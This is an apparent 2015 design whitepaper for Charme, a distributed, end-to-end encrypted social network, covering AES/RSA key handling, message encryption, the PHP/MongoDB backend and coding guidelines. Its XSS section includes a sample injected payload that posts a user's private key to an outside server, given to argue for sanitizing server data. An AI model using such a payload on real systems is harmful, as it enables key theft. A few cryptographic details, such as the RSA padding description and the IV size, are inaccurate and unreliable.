Charme - A distributed social network with end-to-end encryption

Manuel Schultheiß
manuel.schultheiss@tum.de

April 21, 2015

Abstract
Basic cryptographic and networking concepts for the distributed social networks Charme are explained here.

Contents

1 Introduction

In contrast to classic social networks, distributed social networks with end to end encryption can provide self control for your data and kind of independence from big companies. *Distributed* means, that there is no central server hosting your data, but many small servers all around the world, which everyone can setup. Just like email providers. With end-to-end encryption not even the server hosting your data can see your data. This is necessary for a distributed architecture as otherwise the server admin could read your messages for example .

2 Encryption and Security

2.1 Existing work

With Diaspora one of the first popular distributed social networks was released. The messages are not end-to-end encrypted, however, which makes it possible for the server admin to read its users messages. A more secure concept is *Twister* (`http://twister.net.co`), a Twitter like peer-to-peer micro blogging platform. Using the blockchain makes it possible to encrypt messages and even meta data (including the IP Address!).

2.2 Fundamental Concepts

2.2.1 AES-CBC

AES is a fast symmetric encryption algorithm that was standardized in 2001 and is still considered secure, although there exist some attacks on it.
A key $K_{A,B}$ is used for encryption and decryption by the two parties A and B. Cipher Block Chaining Mode (CBC) ensures that blocks that are identical in the plaintext, are not identical anymore in the chiphertext. This is essential, as otherwise images can still be recognized for example, although they are encrypted. First, a initialization vector (IV) is created:

$$c_0 = IV$$

A plaintext block p_i becomes a chipher block c_i during encryption.

$$c_i = Enc_K(c_{i-1} \oplus p_i)$$

and the same thing reversed for decryption:

$$p_i = c_{i-1} \oplus Dec_K(K, c_i)$$

It is important that the IV is shipped with integrity protection, otherwise an attacker could modify the first 256 bits in order to set the first decrypted plaintext block to a custom value. The other blocks can not be influenced however.

2.2.2 RSA

In RSA there are two different keys. The public key is visible to everyone, while the private key is only visible to the generator of both keys. Asymmetric encryption is a lot of slower than symmetric encryption. So usually we generate an AES key, encrypt the text with the AES key and encrypt the AES key with the RSA key, rather than encrypting the whole text with the RSA key. Technically we generate large prime numbers p and q.

$$n = p * q$$

and define

$$\Phi(n) = (p-1) * (q-1)$$

Let e not equal to 1, smaller than $\Phi(n)$ and not share a common divisor with $\Phi(n)$. Now we compute d under the restriction:

$$e * d = 1 \pmod{\Phi(n)}$$

To encrypt a message M or decrypt chipher C use:

$$C = M^e \pmod{n}$$
$$M = C^d \pmod{n}$$

To provide *Ciphertext indistinguishability* RSA is used with a padding scheme like PKCS1. Here we generate n with more than two primes:

$$n = p_1 * p_2 * ... * p_n$$

with p_1 being r and p_2 being q.

2.2.3 Further reading

1. PKCS#1 v2.2 RSA Cryptography Standard
   `http://www.emc.com/collateral/white-papers/h11300-pkcs-1v2-2-rsa-cryptography-standard-wp.pdf`

2.3 Diffie-Hellman Key Exchange

In order to provide forward secrecy the users A and B have to generate a common session key, which if it is getting compromised does not reveal the long term key.

2.3.1 Implementation

There are a Javascript library called Gibberish AES for Javascript and Tom Wu's RSA Library for RSA providing the main functionality. Google wrote with its E2E project a better implementation of cryptographic algorithms which should replace the above ones as soon as possible. The long term goal is to use the W3C web crypo API however, if supported in all major browsers, as this one is more secure regarding key deletion from memory and random number generation.

2.4 Client server seperation

In contrast to classic social networks, we seperate client and server in two seperate projects first. This is necessary, as otherwise a server could return malicious javascript to the user. In a perfect word, the user has to download and install the client locally and verify the file hash, For testing purposes, he can also use a web hosted version of the client. Although they are hosted on different domains, client and server can still connect to each other via cross origin resource sharing (CORS).



Figure 1: Client and Server code is strictly separated

2.5 Passphrase

Charme basically uses an *encrypted data storage*. This means critical data is encryped with a passhprase using AES-CBC (Section 2.2.1) and hosted on the server (Figure 1). Consequently the server can not read the user data. Such data includes

1. **Personal information** like phone number. This information can later be decrypted and encrypted with a public key to distribute it to other people.
2. **The private RSA key** used to decrypt everything from other users.
3. **The key directory**, which contains the public keys of all contacts. Here it is important that the receiver B of a message sent by user A only uses the newest private key to decrypt, as a malicious server of the key directory owner could return an old public key of user B.

for example. The data is signed to prevent forgery of information.

2.6 Verifying private keys

When we want to write an encrypted message to user B, we need the public key of user B first. However, as the server or someone else can provide a wrong public key, it is necessary to check the public key for correctness. If done so, we encrypt the public key of user B with our passphrase and store it in the encrypted data storage.

2.7 Message encryption

Message encryption is basically working like in PGP. We save public keys encrypted in the cloud, however, here. A simplified concept is illustrated in Figure 2). A conversation C consists of n messages. A set of messages $S \in C$ has a symmetric key each. The symmetric key should change if a user is removed or a public key of a conversation participant is updated or a certain span of time has passed. Each message is encrypted with the newest symmetric key s. A message consits of the following information:

1. Text encrpyted with symmetric key s
2. Conversation ID
3. Key Id of symmetric key s
4. Time

This information is also signed using the senders private key.



Figure 2: Basic message encryption. Server A can also send the message to more servers than only Server B. The client does not send the message directly to server B, as with increasing number of receivers this would cost to much bandwidth for the client.

2.8 Distributing private information

When giving private information like telephone number or email to other people, this is working slightly different to message distribution for performance reasons. See figure 3.

Figure 3: Encryption of personal information

2.9 Key Updates

When a private key or passphrase is compromised it is necessary to recrypt the encryped data storage. In this case, all information are transmitted to the client, decryped with the current passphrase and encrypted with the new passhprase. The revision number for the public key increases afterwards.

2.10 Possible Attack Vectors

2.10.1 XSS

One of the most critical attack vectors in Charme is Cross Site Scripting as with this technique private keys can be stolen. Therefore it is important to sanitize all displayed data from other people and servers. Never trust the server. For example imaging data is a JSON Object returned by the server:

```
\$("html").append("<a href='"+data.href+"'>TEST</a>");
```

If the server does not provide a hyperlink for data.href, but rather something like:

```
#' onload='$.post("someotherserver.com", {key: theprivatekey})
```

this is extremly dangerous. Therefore always sanitize data from the server!!!

2.10.2 DOS

Attackers can flood small servers with a lot of requests.

2.10.3 Replay attacks

Server can provide old public/private keys for the user which have been compromised earlier.

2.10.4 Malformed data

Attackers can send malformed data to clients which results in the client to producing an exception and therefore make Charme unusable for the user.

2.10.5 Spam

3 Backend

3.1 Technology Stack

On server side, PHP is used as an interpreter. The reason for PHP is that it has a wide community supporting it, as it is used by many other big websites like Facebook or Wordpress for example. *ZeroMQ* is used to send socket messages and communicate between different PHP threads. *Gearman* is necessary to execute background tasks like sending messages in the asynchronously. As a database, *MongoDB* is used, as it is scalable and has the ability to directly store JSON object to the database. Administrations scripts are written for GNU Bash to provide ssh access.

4 Search

When it comes to search, we face some problems. Of course, it is not efficient to query hundreds or even more server from one client in the charme network. Filesharing applications typically use Kademlia or Chord to index data within peer-to-peer networks. Such concepts may also be useful for search, as YaCy for example has shown.

When looking at the network C as a graph, every server $s_i \in N$ with $i \in \mathbb{N}$ has a domain name $tld(s_i)$. Usually, the guid i is initialized by a boot peer. However, as we want to keep the network as decentralized as possible, and we have the advantage of knowing the social relationships between the server, we should use another system. This system will be described soon here. You are free to make proposals and join the discussion.

4.1 Further reading

1. Peer-to-peer (P2P) Networks - Basic Algorithms
   `https://www.youtube.com/watch?v=kXyVqk3EbwE`

5 Coding Guidelines

1. camelCase for function names
2. Meaningful variable names
3. Not more than 1 blank line

4. Properties on top, functions on bottom

* I am very sorry for everytime I did not follow these guidelines.

6 Technical Documentation

6.1 Login

1st step: Get password salt value via *reg_salt_get*
2nd step: Login with *user_login* and parameters u (username) and p (salt hashed password). Status PASS is returned if successful.

Note: Please look up the parameters in the technical documentation, found somewhere in the Github Wiki. For examples, just perfom a global search (CTRL+Shift+F in Sublime Text) for the command in /jsclient.

6.2 Messages

To load the conversation preview list, *messages_get* is called. Each message has a message key. If a new message Key is generated, it is encrypted with the edgekey of the receiving users (Section 6.3).

6.3 Edgekeys

For every kind of communication between two users we generate a symmetric edgekey, to increase performance as asymmetric encryption for every kind of message would require to much computational power. The edgekeys should change after a certain timespan. (1 week?). Currently the edgekey is generated after a key was added to a key directory in *settings_keymanager.js*, with come code looking like:

```
var edgekey =
{
        "revisionA": fastkey.revision,
        "revisionB": d.key_get.revision,
        "revision" :  fastkey.revision+d.key_get.revision,
        "rsaEncEdgekey" : keypair.rsaEncKey,
        "fkEncEdgekey" : keypair.randomKey,
        "userId": userId
};
```

The edgekeys are requested to decrypt from user B. Later they will be cached in local storage of user B to even gain the performance we have planned to gain.

6.4 Recryption of data

When the private key is updated, it is required to recrypt the data in the encrypted data storage. This is done in the function *updateDataOK()* in *settings_keymanager.js*.

7 Sources

As this is not some kind of scientific work I was to lazy to quote every sentence and install BibTex. Instead here are all the used sources at once:

1. Network Security Lecture @ Munich Technical University, Carle et al, `http://www.net.in.tum.de/de/lehre/ws1415/vorlesungen/network-security/`